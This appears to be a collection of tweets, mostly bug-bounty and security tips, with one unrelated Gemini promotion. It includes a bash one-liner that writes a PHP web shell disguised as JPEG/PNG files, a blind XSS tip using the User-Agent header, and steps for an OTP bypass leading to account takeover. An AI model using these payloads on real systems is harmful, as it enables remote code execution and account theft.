Seeing some qs on what Gemini *is* (beyond the zodiac :). Best way to understand Gemini’s underlying amazing capabilities is to see them in action, take a look ⬇️

Now you don't have a excuse to start
Complete a Practical Study Plan to become a successful cybersecurity engineer based on roles like Pentest, AppSec, Cloud Security, DevSecOps and so on...
👇

We recently found a vulnerability affecting Hyundai and Genesis vehicles where we could remotely control the locks, engine, horn, headlights, and trunk of vehicles made after 2012.
To explain how it worked and how we found it, we have @_specters_ as our mock car thief:
Found this interesting script called LinPEAS which can essentially discover possible paths to escalate privileges on Linux or Unix machines.
It can be particularly helpful in pwning CTF challenges.
https://t.co/ebf1syJiyh
#infosec#cybersecurity#CheatSheet#security#linux
If you need to quickly make RCE code from bash disguised as an image for an LFI/malicious upload.
echo -n -e '\xFF\xD8\xFF\xE0<?php system($_GET["cmd"]);?>.' > shell.jpg
echo -n -e '\x89\x50\x4E\x47<?php system($_GET["cmd"]);?>.' > shell.png
#bugbountytip#ctf#hacking
I've recently published a number of new bug bounty writeups over at my Medium handle. I forgot to update it here on Twitter.
Please check them out and let me know your feedback.
https://t.co/LBQ9R3pXRb
#bugbounty#bugbountytip#cybersecurity

Finding blind XSS is hard, but let's make it a bit easier. Set this in Burp and wait until an admin views your User-Agent in a vulnerable application! 💉
Thanks @abdlah_md for this great tip!
#bugbounty#bugbountytips 👇
I found a very interesting case of OTP bypass leading to ATO.
1) Enter an invalid six-digit OTP and forward the request.
2) Intercept the response and there you will find the correct OTP encoded in base64.
3) Decode it for the correct OTP.
Impact: Account Takeover
#bugbounty
Thursday Bounties⚡
Vulnerabilities Reported :
- Bypassed Cloudflare and Found Origin IP.
- Broken Access Control
Tip:-
https://t.co/nbl0PTlEpb
This tool may help when dealing with Cloudflare WAF's.
#bugbounty#cybersecurity#bugbountytips#redteam#vapt